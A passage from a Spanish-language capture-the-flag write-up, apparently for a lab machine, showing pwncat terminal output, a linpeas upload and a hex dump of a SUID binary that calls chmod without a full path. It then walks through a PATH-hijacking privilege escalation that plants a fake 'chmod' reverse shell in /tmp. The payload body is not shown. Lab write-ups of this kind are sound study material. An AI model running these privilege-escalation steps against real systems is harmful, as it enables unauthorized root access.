(remote) dexter@laboratory:/home/dexter$ cd /tmp
(remote) dexter@laboratory:/tmp$
[08:32:00] local terminal restored                                          victim.py:793
(local) pwncat$ upload /opt/linux/linpeas.sh
./linpeas.sh ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 325.0/325.0 KB • ? • 0:00:00
[08:32:14] uploaded 317.40KiB in 1.70 seconds                               upload.py:89
(local) pwncat$
[08:32:18] pwncat is ready 🐈                                               victim.py:771

(remote) dexter@laboratory:/tmp$ ls
linpeas.sh
systemd-private-b31b189620fb4ea8b1c20ced22c63474-apache2.service-pVlx1g
systemd-private-b31b189620fb4ea8b1c20ced22c63474-systemd-logind.service-IlQapf
systemd-private-b31b189620fb4ea8b1c20ced22c63474-systemd-resolved.service-xXFANi
systemd-private-b31b189620fb4ea8b1c20ced22c63474-systemd-timesyncd.service-tZCehg
vmware-root_867-3988621819
(remote) dexter@laboratory:/tmp$ chmod +x linpeas.sh
(remote) dexter@laboratory:/tmp$ ls
linpeas.sh
systemd-private-b31b189620fb4ea8b1c20ced22c63474-apache2.service-pVlx1g
systemd-private-b31b189620fb4ea8b1c20ced22c63474-systemd-logind.service-IlQapf
systemd-private-b31b189620fb4ea8b1c20ced22c63474-systemd-resolved.service-xXFANi
systemd-private-b31b189620fb4ea8b1c20ced22c63474-systemd-timesyncd.service-tZCehg
vmware-root_867-3988621819
(remote) dexter@laboratory:/tmp$
```

Nos arroja muchísima información sobre la escalada de privilegios, nos quedamos con algunas opciones interesantes para investigar, la que más nos llama la atención es la posibilidad de escalar privilegios mediante SUID



Nos llama la atención el archivo `docker-security` del usuario dexter con el propietario root.

Nos lo bajamos para analizarlo con IDA ya que al verlo con cat no está nada claro, parece que le dan permisos chmod 700 y 660 a chmod?



Tras analizar el binario nuestras sospechas se confirman, se le da permisos a chmod

```
00002000  01 00 02 00 00 00 00 00  63 68 6D 6F 64 20 37 30  ........chmod·70
00002010  30 20 2F 75 73 72 2F 62  69 6E 2F 64 6F 63 6B 65  0·/usr/bin/docke
00002020  72 00 00 00 00 00 00 00  63 68 6D 6F 64 20 36 36  r.......chmod·66
00002030  30 20 2F 76 61 72 2F 72  75 6E 2F 64 6F 63 6B 65  0·/var/run/docke
00002040  72 2E 73 6F 63 6B 00 00  01 1B 03 3B 3C 00 00 00  r.sock.....;<...
00002050  06 00 00 00 D8 EF FF FF  88 00 00 00 18 F0 FF FF  ................
```


Ahora que sabemos que `docker-security` está utilizando `chmod` pero sin el path correcto explotaremos esta vulnerabilidad.
Buscamos en internet y encontramos algo interesante para utilizar la técnica de Path-Hijacking.
https://www.hackingarticles.in/linux-privilege-escalation-using-path-variable/

Ponemos nuestro pwncat a la escucha


Crearemos un archivo llamado `chmod` al cual añadiremos nuestra "reverse shell" para cuando ejecutemos la variable `PATH` .

```
cd /tmp
nano chmod
chmod +x ./chmod
PATH=$(pwd):$PATH docker-security
```

Importante: Dar permisos chmod +x y ejecutar ./chmod en una sóla línea.



Ya tenemos nuestra shell y podemos capturar la bandera de root



Recursos

resetear root password

https://docs.gitlab.com/12.10/ee/security/reset_root_password.html

Linux Privilege Escalation Using PATH Variable

https://www.hackingarticles.in/linux-privilege-escalation-using-path-variable/

LinPEAS

https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS

Privesc Linux LFI RCE Path-Hijacking